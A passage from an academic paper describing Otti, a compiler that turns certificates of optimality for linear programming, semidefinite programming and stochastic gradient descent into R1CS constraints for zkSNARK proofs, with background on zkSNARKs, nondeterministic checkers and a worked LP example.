We have implemented a prototype of Otti on top of the CirC SNARK compiler [52] and have compiled a variety of real-world benchmarks typically used within the optimization community to measure the performance of commercial solvers. Otti can generate proofs for the R1CS corresponding to these benchmarks using the Spartan zkSNARK [63] in times ranging from 100 ms to 19 sec (for thousands to around seven million constraints). On average, proof generation for LP and SDP is 30–40× more expensive than finding the solutions themselves using existing solvers. For SGD, proof generation is on average 80× more expensive, and up to two orders of magnitude more expensive for the worst performing dataset. This constitutes a significant improvement over prior work which produces R1CS statements that take over 4 orders of magnitude longer to prove for LP statements and cannot compile any of the SDP or SGD problems.

2 Background

In this section we briefly review *zero-knowledge succinct non-interactive argument of knowledge* (zkSNARKs), give background on how computations in zkSNARKs are typically represented, and then discuss the notion of nondeterministic checkers. Note that this paper does not introduce a new zkSNARK, nor does it make any changes to existing ones. Instead, Otti's contributions are on representing numerical optimization problems in a way that is more efficient for *existing* zkSNARKs. We therefore only discuss the properties of zkSNARKs rather than the details of how they work.

2.1 zkSNARKs

A zkSNARK is a cryptographic protocol that allows a prover to convince a verifier that it has knowledge of a satisfying witness to an NP statement – without revealing any information beyond what is implied by the validity of the statement. A common choice for zkSNARKs is to target the NP complete problem of *rank-1 constraint satisfiability* (R1CS) since any nondeterministic random access machine running in a fixed number of times steps can be transformed into an R1CS instance. We discuss R1CS in the next section, but informally, zkSNARKs have the following properties:

1. **Succinct:** The size of the proof and its verification should be sublinear (ideally polylog) in the size of the statement.
2. **Non-interactive:** No interaction is required between the prover and verifier besides the transferring of any verifier inputs and the computation's output and proof.
3. **Argument of knowledge:** The prover must convince the verifier that it knows a witness that satisfies the R1CS instance. This argument is complete and sound.
   - *Completeness:* An honest prover who knows a witness that satisfies the R1CS instance can always generate a proof that convinces the verifier of this fact.
   - *Computational Soundness:* A malicious prover cannot fool the verifier into accepting an invalid proof, except with negligible probability.
4. **Zero-knowledge:** The proof reveals no information to the verifier beyond the fact that the prover knows a witness that satisfies the R1CS instance.

2.2 Rank-1 constraint satisfiability

An R1CS instance is a tuple $(\mathbb{F}, A, B, C, io, m)$, where $\mathbb{F}$ is a finite field, io is the public input and output of the instance, $A, B, C \in \mathbb{F}^{m \times m}$ are square matrices, and $m \geq |io| + 1$. This instance is satisfiable if and only if there exists a witness $w \in \mathbb{F}^{m-|io|-1}$ that makes up a solution vector $z = (io, 1, w)$ such that $(A \cdot \vec{z}) \circ (B \cdot \vec{z}) = (C \cdot \vec{z})$, where $\cdot$ is the matrix-vector product and $\circ$ is the Hadamard product. The entry of z fixed at 1 enables the encoding of constants.

Since matrix entries can be used to encode both addition and multiplication gates over $\mathbb{F}$, R1CS generalizes arithmetic circuit satisfiability. As we show in the next section, one can "compile" a program written in a high level language like C into R1CS, such that the R1CS instance is satisfiable if and only if the output of the R1CS instance (part of io) is the result of correctly evaluating the program on the public inputs.

2.3 Compiling programs to R1CS

Given a program written in a high-level language like C, how does one convert it to R1CS? There are many "frontend" arithmetizing compilers [16, 17, 24, 28, 34, 42–44, 52, 64, 67, 69, 72] written to handle this conversion and even optimize the generated satisfiability instance (i.e., minimize the number of constraints). Over time, these compilers have added support for an increasing number of programming language features like control flow, random-access memory (RAM), bounded loops, algebraic datatypes, and more. Additionally, some compilers can optimize R1CS representations using classical compilation techniques like constant folding or loop flattening and new methods like range proofs.

Let's take for example the following C program:

```
int foo(int a) {
    int prod = 1;
    int i;
    for(i = 0; i < 3; i++) {
        prod *= a;
    }
    prod += i;
    int r = 30 / prod;
    return r;
}
```

This program, `foo`, takes an integer a as input. A compiler may start by unrolling the bounded loop into a sequence of assignments. This operation introduces versioning for variables, denoted by a subscript, a form otherwise known as single-static assignment (SSA) [59]. SSA allows the expression of mutable computations into immutable equations between versions of variables. The result may look like:

$$
\begin{aligned}
&prod_0 = 1,\ i_0 = 0 \\
&prod_1 = prod_0 \times a,\ i_1 = 1 \\
&prod_2 = prod_1 \times a,\ i_2 = 2 \\
&prod_3 = prod_2 \times a,\ i_3 = 3 \\
&prod_4 = prod_3 + i_3 \\
&r = 30/prod_4
\end{aligned}
$$

For the sake of simplicity we will omit the transformation between the C `int` type and the elements in R1CS which are in the finite field $\mathbb{F}_p$. In this particular example we will treat them the same. The values of $prod_0, i_0, i_1, i_2, i_3$ are actually constants, so R1CS compilers can use standard techniques like constant propagation and algebraic identities to eliminate unnecessary constraints. The resulting constraints are:

$$
\begin{aligned}
prod_2 &= a \times a \\
prod_3 &= prod_2 \times a \\
prod_4 &= prod_3 + 3 \\
r &= 30/prod_4
\end{aligned}
$$

With the exception of $r = 30/prod_4$, these equations can be represented in the form of matrices $(A \cdot \vec{z}) \circ (B \cdot \vec{z}) = (C \cdot \vec{z})$, as we discuss in Section 2.5. To make $r = 30/prod_4$ fit our desired form, we can leverage Fermat's little theorem. Since $x^{p-2} \cdot x \equiv x^{p-1} \equiv 1 \pmod{p}$, we can give the expression:

$$
\begin{aligned}
inv &= (prod_4)^{p-2} \\
r &= 30 \times inv
\end{aligned}
$$

This allows us to represent inv in $\log(p)$ R1CS constraints. However, there is a cheaper way to express the inverse if one leverages the non-determinism supported by R1CS.

2.4 The benefits of non-determinism

We review the notion of a *nondeterministic checker*, which we will employ as a drop-in replacement for a computation that is not efficiently represented in R1CS. Rather than expressing a computation directly, we imagine we are given the result of the computation and merely check that this result is correct. This transformation makes sense when checking a solution is more efficient (concretely) than computing it.

Some basic nondeterministic checkers appear in existing SNARK compilers under the term *exogenous computations*. They are used for expressing things like bit decomposition (crucial for performing bitwise operations) [66], matrix multiplication [71, 76], RAM and remote storage via hash functions [24], among other generic and simple constructs. In Otti, we go a step further and take advantage of the full expressivity and power of nondeterministic checkers by extracting the important properties of optimization programs and checking these properties. To fully characterize nondeterministic checkers, we give a formal definition below.

Nondeterministic checkers. A *partial function* from set X to set Y is a function from a subset of X to Y. A *total predicate* is a total function with a codomain of $\{0, 1\}$. The relation between a computation $\mathcal{C}$ and a nondeterministic check $\mathcal{V}$ can be represented as a partial function $\mathcal{C}(X) \mapsto Y$ and a total predicate $\mathcal{V} : X \times Y \to \{0, 1\}$, such that $\forall x \in X$ and $y \in Y$, $\mathcal{C}(x) = y \Leftrightarrow \mathcal{V}(x, y) = 1$. Conversely, both termination and non-termination with $\mathcal{C}(x) \neq y$ correspond to $\mathcal{V}(x, y) = 0$. The equivalence above implies the existence of a trivial $\mathcal{V}$ for

any $\mathcal{C}$ which simply recomputes $\mathcal{C}$:

$$\mathcal{V}(x,y) := \begin{cases} 1 & \text{if } \mathcal{C}(x) = y, \\ 0 & \text{otherwise} \end{cases}$$

Unlike the trivial $\mathcal{V}$, for many computations it is actually possible to get a considerable improvement in resource use between computing $\mathcal{C}$ versus $\mathcal{V}$, either in asymptotic terms or in absolute terms. We demonstrate the benefits of nondeterminism with the example from the previous section. We define $\mathcal{C}(x) = 30/x$ and its nondeterministic check as:

$$\mathcal{V}(x,y) := \begin{cases} 1 & \text{if } x \times y = 30, \\ 0 & \text{otherwise} \end{cases}$$

We can prove that $\mathcal{C}(x) = y \Leftrightarrow \mathcal{V}(x,y) = 1$ always holds, including the case where $x = 0$, since $\mathcal{V}(0,y)$ can never be 1, as that would imply $\exists y$ such that $0 \times y = 30$, a contradiction.

We use this nondeterministic check to replace the equation $r = 30/prod_4$ from the last example with a free variable r and the equation $r \times prod_4 = 30$. This single multiplication is one R1CS constraint, a considerable improvement from the $\log(p)$ constraints generated by Fermat's little theorem.

2.5 Matrix representation

We now discuss how to turn our equations into the matrix format described in Section 2.2, and which serves as the input to many zkSNARKs. We first reformat the equations, so each corresponds to one row of the matrices:

$$\begin{aligned} a \times a &= prod_2 \\ prod_2 \times a &= prod_3 \\ r \times (prod_3 + 3) &= 30 \end{aligned}$$

We can see that $prod_4 = prod_3 + 3$ gets "wrapped into" a multiplication constraint. For this reason, addition and multiplication by a constant are basically free in R1CS. Multiplications of two variables are a single constraint.

The solution vector $\vec{z}$ will be of the form $(io, 1, w) = (a, r, 1, prod_2, prod_3)$, where a is the public input, 1 is used to encode constants, and the tuple $(prod_2, prod_3, r)$ is the witness. We create the corresponding R1CS matrices A, B, C:

$$\begin{pmatrix} 1&0&0&0&0 \\ 0&0&0&1&0 \\ 0&1&0&0&0 \end{pmatrix} \cdot \vec{z} \circ \begin{pmatrix} 1&0&0&0&0 \\ 1&0&0&0&0 \\ 0&0&3&0&1 \end{pmatrix} \cdot \vec{z} = \begin{pmatrix} 0&0&0&1&0 \\ 0&0&0&0&1 \\ 0&0&30&0&0 \end{pmatrix} \cdot \vec{z}$$

A vector $\vec{z} = (3, 1, 1, 9, 27)$ satisfies this R1CS instance.

3 Numerical optimization problems

Otti's focus is on producing efficient R1CS for *numerical optimization problems*. Optimization problems aim to minimize or maximize an objective function $f\colon \mathbb{R}^n \to \mathbb{R}$ by choosing the best available inputs according to some set of constraints, $\{g_i\}$ and $\{h_i\}$. We are concerned primarily with convex optimization problems, where the objective function is a convex function and the feasible region of inputs is convex. Optimization problems are described by a standard form:

$$\begin{aligned} &\text{maximize } f(x) \\ &\text{subject to } g_i(x) \leq 0 \\ &\qquad\qquad h_i(x) = 0 \end{aligned}$$

Standard convex optimization problems that have efficient solvers include problems where the objective and constraints fit the frameworks of linear programming (LP) and semidefinite programming (SDP). More generally, a wide class of convex problems can be efficiently solved using variants of gradient descent; this is a generic framework that requires smoothness hypotheses on the objective function but does not make assumptions about the form of f, $\{g_i\}$, and $\{h_i\}$. Gradient descent is very general and does not in fact require convexity, only enough smoothness in the objective function to calculate and numerically approximate gradient vectors.

3.1 Applications

Optimization problems are ubiquitous and there are many applications critical to business, government, and academia. Some real-world examples that Otti can handle are as follows.

- Product mix: Optimize the mix of different types of transportation (e.g., bus, plane) to minimize travel time to some destination. This can be phrased as an LP problem.
- Stocks or marketing: Determine the allocation of money to stocks or ad campaigns to maximize return or clicks over a 2 year period. This can be phrased as an LP problem.
- Scheduling: Find the optimal schedule to run tasks in a real-time system subject to a variety of time and space constraints. This can be phrased as an LP problem.
- Matrix completion: Suppose a 2D picture is given that has a lot of missing pixels. A technique known as matrix completion can be used to find values for these pixels that minimizes an important metric (nuclear norm). This can be phrased as an SDP problem.
- Circuit manufacturing: Find the minimum amount of area needed in a resistor-capacitor (RC) circuit to support a given signal propagation delay. Similarly, find the minimum power dissipation of an RC circuit subject to a given propagation delay. These can be phrased as SDP problems.
- Machine learning: Gradient descent is widely used to train the parameters for machine learning models, including neural networks, SVMs, and logistic regression.

3.2 Challenges

Expressing existing optimization problems in R1CS is difficult to do efficiently owing to the demanding features required by optimization solvers. As a concrete example, consider the Simplex algorithm for solving LP instances, which is by far the simplest among the solvers we surveyed. Below we highlight the major sources of complexity and overhead, which materialize in some form in all existing optimization solvers.

Loops. Simplex uses unbounded while loops; exiting out of some loops is dependent on a variable known only at runtime. For example: `while (lowest >= 0);` where `lowest` is either a public input or a value provided by the prover exogenously (§2.4). To compile such data-dependent loops into R1CS, a compiler must choose some large upper bound and compile that many iterations, regardless of how many are actually needed for a given instance.

RAM. Simplex performs random memory accesses. This commonly occurs with arrays—in Simplex, the statement `if (tableau[pivot_row][pivot_col] > 0);` has the variables `pivot_row` and `pivot_col`, which are not known until runtime. A compiler must therefore have a way to express random access memory. Prior compilers do this with the use of Merkle hash trees [24], hash sets [64], accumulators [53], or sorting networks [16, 69]. In all cases, these technique increase the size of the R1CS instance by orders of magnitude over computations that perform no random accesses.

Real numbers. Simplex uses real numbers. Since these numbers must be represented as field elements in R1CS, an appropriate encoding must be represented as well. This means extra constraints for handling arithmetic operations, boolean operations, and casting. This can make a single variable assignment like `double a = b * c;` into hundreds of constraints.

Missing features. SNARK compilers support only a subset of the functionality of traditional languages. Meanwhile, production solvers use vectorized instructions, GPU extensions, and external libraries. A developer who wishes to use SNARK compilers is forced to write their code in the accepted subset of the language, and lose the efficiency of existing solvers.

4 Overview of Otti

Otti responds to the aforementioned challenges with the following idea: instead of compiling an unoptimized solver that lacks many features, Otti continues to use a state-of-the-art optimization solver and instead compiles into R1CS a nondeterministic checker that confirms the optimality of the solution produced by the solver. Crucially, we show how to automatically derive this checker, and how to avoid RAM accesses and unbounded loops so that it is efficient.

In the next sections we discuss Otti's components. Figure 1 gives an overview of the high-level workflow. We start with a numerical optimization instance that represents a real-world problem. Otti asks developers to write the optimization problem using a simple API. For example, Otti's LP API is inspired by Google's glop [6]. In addition, we have implemented parsers for the most common file formats used to specify these problems: for LP, Otti can parse MPS files [3]; for SDP, Otti can parse SDPA files [36]; for SGD, Otti can parse PMLB files [51, 58]. Unlike the first two, SGD is so general that there is no standard file format available but Otti could easily be extended to support other formats. A key benefit of supporting these file formats is that Otti can run existing




FIGURE 1—High-level workflow of Otti.

benchmarks without modification.

Once the optimization problem has been parsed or specified in C with our API, Otti exploits the notion of *certificates of optimality and infeasibility* (detailed in Section 5) to automatically construct a nondeterministic checker, which verifies the optimality of a purported solution to the problem instance.

Otti then compiles the nondeterministic checker to R1CS using a heavily modified version of the CirC SNARK compiler [52]. Otti also compiles the original optimization instance (given in the C code) to a format that is compatible with an existing numerical solver. For example, for LP, Otti compiles the original optimization instance so that it can be consumed by `lpsolve`. In short, Otti produces 2 outputs: (i) R1CS of the nondeterministic checker for the optimization problem; (ii) a fully instantiated solver that the prover can use to solve the problem (once all inputs are known) and obtain the witness for the R1CS instance. Note that if the program has code besides the optimization instance (e.g., code that generates inputs to or consumes the outputs of the optimization instance), Otti generates R1CS for those operations as well and uses an SMT solver to find the satisfying assignment for those constraints (similarly to CirC).

At the end of compilation and solving, Otti outputs a *zkInterface* [10] file (which is nowadays a standard data format for R1CS and witnesses). Otti can then use any of the (many) zkSNARK implementations that currently support this data format to produce commitments to the witness and the corresponding proofs. Otti uses Spartan [63], which is open source, has a fast prover, and does not need a trusted setup; but Otti can also use any of the others.

5 Optimization certificates

We begin by explaining the certificates for the LP and SDP convex optimization frameworks. These problems can be transformed from the *primal* formulation to the *dual* formulation, which is also a convex optimization problem.

We describe the primal problem's optimal solution by vector $\mathbf{x}$, the dual problem's optimal solution by vector $\mathbf{y}$, and define the notion of *weak duality* as: $f_D(\mathbf{y}) \geq f_P(\mathbf{x})$. Here,

f_P and f_D are the objective functions for the primal and dual problems, which produce a single maximum or minimum, respectively. (Note that one can also formulate the primal as a min problem and the dual as a max problem and then invert the duality inequality.) The difference between the optimal dual and primal solutions, $f_D(\mathbf{y}) - f_P(\mathbf{x})$, is referred to as the *duality gap*. *Strong duality* occurs when the duality gap is 0.

Strong duality is a powerful condition because it provides a *certificate of optimality*: given a solution to the primal and a solution to the dual, we can check to see if the duality gap is 0. If so, then the solution is optimal [47].

For SGD problems, we cannot use duality to generate certificates. Instead, in Section 5.3 we introduce an entirely new type of certificate that exploits the fact that in many cases of interest there are bounds on the behavior of the stochastic estimates of the gradient of the objective function near the optimal point. By leveraging these bounds, we can craft *probabilistic certificates of optimality*: if the certificate check passes, then the solution is optimal with high probability.

Preview: How Otti exploits Certificates of Optimality. Otti's insight is to leverage certificates of optimality to avoid representing the solver's logic while still allowing the prover to prove that the solution to an optimization problem is optimal. This is done as follows. For LP and SDP, the prover finds the primal and dual solutions to the optimization problem using existing numerical solvers. The prover then proves that the primal solution is a feasible solution to the primal problem (that the point falls inside the feasible region), that the dual solution is a feasible solution to the dual problem, and that the duality gap is zero. For SGD, the prover finds the optimal point z using an existing solver and then proves that at z the gradient estimates $\nabla f_i(z)$ (or a representative sampling of them) have some property (e.g., are close to zero).

Generating proofs of these facts is significantly cheaper than proving the execution of the solver itself because they: (1) do not require RAM, (2) do not require loops, so there is no need to upper bound loop bounds, and (3) do not require as many expensive arithmetic operations over real values. In other words, they illustrate the power of nondeterministic checkers (§2.4), whereby verifying a key property of the solution ($\mathcal{V}$) is cheaper and yet equally as convincing to a verifier as running the computation itself ($\mathcal{C}$).

Below we discuss the theory behind this approach in more detail and give examples with code snippets in Section 6.

5.1 Linear Programming

Linear programming (LP) is a class of convex optimization problems where the objective and constraint functions are linear. LP problems have a primal form:

$$\begin{aligned} &\text{find a vector } \mathbf{x} \text{ that maximizes } \mathbf{c}^T\mathbf{x} \\ &\text{subject to } A\mathbf{x} \leq \mathbf{b} \\ &\mathbf{x} \geq 0 \end{aligned}$$

The corresponding dual is:

$$\begin{aligned} &\text{find a vector } \mathbf{y} \text{ that minimizes } \mathbf{b}^T\mathbf{y} \\ &\text{subject to } A^T\mathbf{y} \geq \mathbf{c} \\ &\mathbf{y} \geq 0 \end{aligned}$$

Here $\mathbf{x}$ and $\mathbf{y}$ are the solution vectors, and the vectors $\mathbf{c}$ and $\mathbf{b}$ can be thought of as objective functions for the primal and dual problems, respectively; A is a matrix that describes the constraints for feasible solutions.

The certificate of optimality for LP is as follows:

1. Primal feasibility	$A\mathbf{x} \leq \mathbf{b}$
	$\mathbf{x} \geq 0$
2. Dual feasibility	$A^T\mathbf{y} \geq \mathbf{c}$
	$\mathbf{y} \geq 0$
3. Strong duality	$\mathbf{b}^T\mathbf{y} = \mathbf{c}^T\mathbf{x}$

There are many other representations, as it is easy to convert between minimization and maximization problems by multiplying the objective function by -1, or transforming inequality constraints to equality constraints with slack variables. In any case, the duality theorems still apply.

What does Otti do? Given an instance of an LP problem (specified in an MPS file or using our API), Otti automatically derives the corresponding dual problem. Then, Otti derives the checks for the certificate of optimality (primal feasibility, dual correctness, strong duality). Finally, Otti compiles these checks into R1CS. In our implementation, the prover uses `lpsolve` to find the optimal solution to the primal ($\mathbf{x}$) and dual ($\mathbf{y}$) formulations, and then assigns $\mathbf{x}$ and $\mathbf{y}$ to nondeterministic variables in the R1CS instance, proving its satisfiability. By the strong duality theorem, satisfiability of these checks implies that $\mathbf{x}$ is the optimal solution.

5.2 Semidefinite Programming

LP is only sufficient for problems where the objective function is linear and all of the constraints can be specified as linear equalities or inequalities. When graphed visually, the constraints of an LP program produce a feasible region in the shape of a convex polytope; that is, the sides are flat. Semidefinite programming (SDP) can be used to solve a more general class of convex optimization problems. In fact, every LP problem can be formulated as an SDP problem, although this would be inefficient to do in practice. SDP can also accommodate non-linear problems. The feasible region may be described by the intersection of a convex cone and an affine space (rather than only a polytope).

SDP problems can be written in standard form:

$$\begin{aligned} &\text{find a matrix } X \text{ that maximizes } C \bullet X \\ &\text{subject to } \forall i = 1, ..., m,\ A_i \bullet X = b_i \\ &X \succeq 0 \end{aligned}$$

X is the solution n-by-n matrix, and the C and A_i's are constant symmetric matrices with the same dimensions. We use "$X \succeq 0$" to denote that X must be a symmetric and positive semidefinite matrix. We use "$C \bullet X$" to denote $\sum_{i=1}^{n}\sum_{j=1}^{n} C_{ij} \cdot X_{ij}$. In this way, C can be thought of as the objective function, while each of the A_i's represents one of m constraints. The b_i's are real scalars that make up a vector $\mathbf{b}$, of length m. The corresponding dual problem is:

find a vector $\mathbf{y}$ and matrix S that minimizes $\mathbf{b}^T\mathbf{y}$

$$\text{subject to } \sum_{i=1}^{m} y_i A_i + S = C$$
$$S \succeq 0$$

Here, the y_i's are variable real numbers that make up a vector $\mathbf{y}$, of length m. S is another variable $n \times n$ matrix that is required to be symmetric and positive semidefinite.

The certificate looks as follows:

1. Primal feasibility of X	$\forall i,\ A_i \bullet X = b_i$
	$X \succeq 0$
2. Dual feasibility of $(\mathbf{y}, S)$	$\sum_{i=1}^{m} y_i A_i + S = C$
	$S \succeq 0$
3. Strong duality	$C \bullet X = \mathbf{b}^T\mathbf{y}$ or $S \bullet X = 0$

Unlike LP, we cannot assert that the primal or dual problem will always obtain their optima or that there will be no duality gap. Hence, for there to be a valid certificate of optimality for SDP, we require that the instance be *strictly feasibile*: a common optimal value exists if both the primal and dual problems have feasible solutions inside the semidefinite cone [35].

What does Otti do? Otti expects an SDP problem instance specified in the SDPA format or using our API. Otti's derivation of the check is more involved than in LP. We first describe what Otti checks, then how an SDP instance is solved, and finally what happens when the instance is not strictly feasible.

Otti starts by deriving the nondeterministic checker for the certificate of optimality given above. One tricky part of the check is making sure that X and S are positive semidefinite. We use this fact to help us devise an efficient check: a matrix X is positive semidefinite if and only if it factors as LL^T, where L is a real lower triangular matrix, with non-negative diagonal entries. This factoring is known as the *Cholesky decomposition* [49]. Otti creates nondeterministic variables for the lower triangular matrix part of both decompositions, X_L and S_L, and the prover supplies these values exogenously. The nondeterministic checker that Otti derives then confirms that these matrices are lower triangular and indeed make up a Cholesky decomposition of each matrix (e.g., $X_L \cdot X_L^T = X$). Non-negative diagonal entries of X_L and S_L are used to confirm that $X \succeq 0$ and $S \succeq 0$.

Solving SDP instances. To solve SDP, Otti uses the `CSDP` [20] library, which implements the interior point algorithm [41]. This does not require the separate derivation of the dual problem by Otti, as `CSDP` derives that on its own. A drawback of SDP is that it is usually not possible to solve an SDP problem exactly. But `CSDP` terminates with a small duality gap (near 0) and its termination criteria is configurable. In our implementation, we configure `CSDP` so that the duality gap is equal to the precision level of our fixed-point implementation, and therefore, effectively 0 in that representation.

In order to satisfy strict feasibility, Otti requires the prover to specify an initial positive definite feasible (though not optimal) solution X_0. (A positive definite matrix is similar to a positive semidefinite matrix, except the diagonal entries of its Cholesky decomposition must be completely positive, rather than non-negative.) This can be leveraged by Otti (during solving) to obtain a feasible starting solution to the primal and dual problems [35]. There are many ways the prover can find such a point: it may be obvious from the problem instance, or it may be found with the short-step path-following method, the infeasible-interior-point method (where you start with any point), or by relaxing/modifying the SDP instance in some way so that a feasible point is more obvious [56]. As an example of an easy-to-derive initial point, imagine that the optimization problem aims to minimize the amount of time it takes to ship computer parts across the nation, given constraints on what different suppliers can produce in a given unit of time, where they can ship, and how fast they can ship their products. The initial point could be that one supplier produces and ships all products, and other suppliers produce and ship none. This is *not* the optimal solution (since it does not minimize the amount of time it takes to ship parts across the nation), but it may be a feasible one.

What happens if the instance is not strictly feasible? What can a prover do in the case that an SDP instance is not strictly feasible to convince the verifier of this fact? A straightforward option is for the prover to simply tell the verifier that the solution is not solvable (with no proof). After all, this would mean that a malicious prover can, at worst, deny service by claiming an instance is not solvable, but cannot violate soundness by convincing the verifier that a suboptimal solution is indeed optimal.

If the above is not acceptable, Otti also has a mechanism for the prover to generate a *proof of infeasibility* for the SDP instance, as a proof of the statement

$$(\exists i, A_i \bullet X_0 \neq b_i) \vee X_0 \not\succ 0$$

We use $\succ$ to denote positive definiteness. The above check proves infeasibility with respect to a particular starting point X_0 [35]. This means that a solver will not be able to derive an appropriate feasible solution to the primal and dual problems from X_0, and therefore, strict feasibility is not satisfied. Of course, since the prover is the one who generates X_0, a malicious prover could once again deny service by passing a bad

X_0. A workaround is for the verifier to specify a set of initial values for X_0 as part of the public inputs, and for the prover to prove that the solution is infeasible with respect to all of them. How the verifier gets these points is application-specific; this is easy in the context of verifiable outsourced computation but more difficult in the zero-knowledge case. We find that for several applications we surveyed, knowing the general SDP constraints—even without necessarily knowing all of the entries in all matrices—could allow a verifier to craft various starting points.

Most of the infeasibility check is similar to the check for optimality. One of the conditions for infeasibility is that $X_0 \not\succ 0$. A single nonpositive eigenvalue is enough to confirm this condition. The prover calculates this eigenvalue and corresponding eigenvector and assigns them to nondeterministic variables in X_L and S_L. Otti then checks that this eigenvalue/eigenvector pair is valid for the provided X_0.

Finally, when the SDP instance is a small part of a larger program (rather than being the entire program), Otti allows the developer to specify (and the prover to prove) the disjunction of the above two cases: either the solution is optimal, in which case use the optimal value in the rest of the program, or the instance is infeasible in which case use some default value—without revealing to the verifier which branch was taken.

5.3 Stochastic gradient descent

For problems that do not necessarily fit the framework for either linear or semidefinite programming, a general-purpose approach is to use *gradient descent*. As long as the loss function f is adequately smooth, one can search for local optima by following a path determined by the gradient ∇f, which is defined over the entire data set. Specifically, one starts at a point x_0, sets $x_1 = x_0 - \epsilon \nabla f(x_0)$ for stepsize ϵ, and repeats. This is a very general procedure, but there is no guarantee that for a given loss function the gradient path will lead to a global optimum. Nonetheless, both theoretical work and empirical validation have shown that for examples of interest it is possible to find satisfactory optima.

It is often prohibitive to compute the gradient of the loss function f, so a standard approach is to use *stochastic gradient descent* (SGD). SGD iteratively takes steps in the direction of estimates ∇f_i that are based on a randomly selected sample i of the data set. These estimates are much cheaper to compute and are assumed to be an unbiased approximation of the gradient of the loss function. That is:

$$E(\nabla f_i) = \nabla f$$

Although it is not obvious that such a procedure should converge, a number of recent results show that stochastic gradient descent rapidly converges, especially when used in connection with adaptive stepsize algorithms [22, 23, 31, 50, 68, 74].

We show that the hypotheses for these convergence results provide sufficient control on the loss function to derive certificates for Otti to use. For example, Vaswani-Bach-Schmidt [68] study *growth conditions* on f that guarantee rapid convergence for SGD, even in non-convex settings. Notably, the *strong growth condition*, which is satisfied by *perceptrons* (a type of linear classifiers) and also often by overparametrized neural networks, stipulates that:

$$E(||\nabla f_i||^2) \leq E(||\nabla f||^2).$$

In this case, a local optimum for the loss function f is a stationary point for ∇f and thus is a stationary point for all of the f_i. So a deterministic certificate that a point is optimal can be obtained by checking that $||\nabla f_i|| = 0$ for each i.

To reduce costs further, one can construct a *probabilistic certificate* by asking the prover to commit to the purported solution, and then prove that $||\nabla f_i|| = 0$ for a random fraction of the samples. This relaxation allows a malicious prover to violate soundness with probability that depends on the number of samples tested; even then, when the prover violates soundness, the purported solution is suboptimal but must still be close to the optimal solution since the stochastic gradients are unbiased estimators.

Although the strong growth condition is a fairly stringent hypothesis, we believe that essentially any situation in which SGD converges fast enough to be useful in practice will give rise to a probabilistic certificate. For example, other convergence hypotheses for SGD (e.g., see [74]) are explicitly probabilistic: convergence for SGD can be shown to be rapid if with high probability:

$$||\nabla f_i(z)||^2 \geq \alpha_z ||z - x^*||^2$$

for a suitable constant α_z where x^* is the optimal x-value. In these cases, Otti can extract a probabilistic certificate in which there is soundness error that depends on the constant α_z. More generally, we put forth the following conjecture:

Conjecture 1. From the hypotheses of any theorem that guarantees rapid convergence of stochastic gradient descent one can extract a probabilistic certificate of optimality.

That is, whenever we expect SGD to converge quickly, Otti can produce a certificate. One justification for this conjecture is that any assumption that implies SGD converges fast means that at the optimal point, most of the time, the stochastic gradients cannot take you too far away. In future work, we plan to prove the above conjecture. In this paper, we focus on the strong growth condition in the situation when the loss function can be written as a sum

$$f(x) = \sum_{i=1}^{n} f_i(x),$$

where f_i is a smooth function. A wide variety of ML algorithms have this form, where f_i encodes the contribution to the loss function for a particular training example. The stochastic gradients are then simply ∇f_i.

What does Otti do? As in the LP and SDP cases, the prover in Otti compiles a certificate of optimality for a given SGD instance to R1CS. Under the strong growth condition on the loss function f, the certificate for a purported optimal point z looks as follows:

$$\forall i, \nabla f_i(z) = 0.$$

As discussed above, the strong growth condition guarantees that if z is in fact a local optimum of f, i.e., that $\nabla f(z) = 0$, then the certificate is valid. On the other hand, the condition that the stochastic gradients $\nabla f_i(z)$ are unbiased estimators of $\nabla f(z)$ implies that if z is not a local optimum and so $\nabla f(z) \neq 0$, then it cannot be the case that a certificate exists.

The size of the certificate is proportional to the number of data points used. However, the check of the certificate is substantially more efficient than actually performing stochastic gradient descent: for a linear classifier example with 10^5 data points, convergence requires roughly 50 descent iterations each of which loops through the subgradients for all of the points. In contrast, our certificate requires a single pass. In larger examples and when the stepsize is not tuned properly, the number of such iterations can easily be in the thousands.

Concrete loss functions. The procedure we have described above is very general, but in our experiments we focus on the particular case of loss-functions associated to perceptrons (linear classifiers). Here Otti's optimality check for SGD takes advantage of the property of the "hinge" loss function

$$f(x) = \sum_i \max(0, 1 - y_i \cdot \langle w, x_i \rangle)$$

and the "square hinge" loss function

$$f(x) = \sum_i \max(0, 1 - y_i \cdot \langle w, x_i \rangle)^2$$

where $\langle \cdot, \cdot \rangle$ denotes inner product. These functions satisfy the strong growth condition for separable data. These functions have subgradients that are most easily expressed piecewise, with one part in the $y_i \cdot \langle w, x_i \rangle < 1$ case and one which is always 0 when $y_i \cdot \langle w, x_i \rangle >= 1$. The second defines a region where the gradient of the loss function can be 0 simultaneously for all data-points; in other words w is optimal when $\forall i, 1 - y_i \cdot \langle w, x_i \rangle = 0$. This is precisely the optimality check we encode in Otti's proof of SGD training.

6 Otti's transformations

This section gives an example of how Otti takes an optimization problem, transforms it, and then compiles it into R1CS. We use a toy LP example for simplicity, but a similar process exists for SDP and SGD, which we elaborate on in our extended tech report [13, Appendix A].

```
#include "fxpt.h"
int main() {

  fp64 X0 = __exist(),
       X1 = __exist();

  __LP_maximize(
    3.0 * X0 + 4.0 * X1, // objective
    X0 + 2.0 * X1 <= 14.0,
    3.0 * X0 - 1.0 * X1 >= 0.0,
    X0 - 1.0 * X1 <= 2.0,
    X0 >= 0.0,
    X1 >= 0.0
  );

}
```

FIGURE 2—Provided code for primal formulation of LP instance. LP variables can either be constants, variables computed previously in the program, or nondeterministic variables provided exogenously by the prover for values previously committed.

Below is the LP problem in its primal form.

$$\text{find } \mathbf{x} \text{ that maximizes } \begin{pmatrix} 3 & 4 \end{pmatrix} \cdot \mathbf{x}$$
$$\text{subject to } \begin{pmatrix} 1 & 2 \\ -3 & 1 \\ 1 & -1 \end{pmatrix} \cdot \mathbf{x} \leq \begin{pmatrix} 14 \\ 0 \\ 2 \end{pmatrix}$$
$$\mathbf{x} \geq 0$$

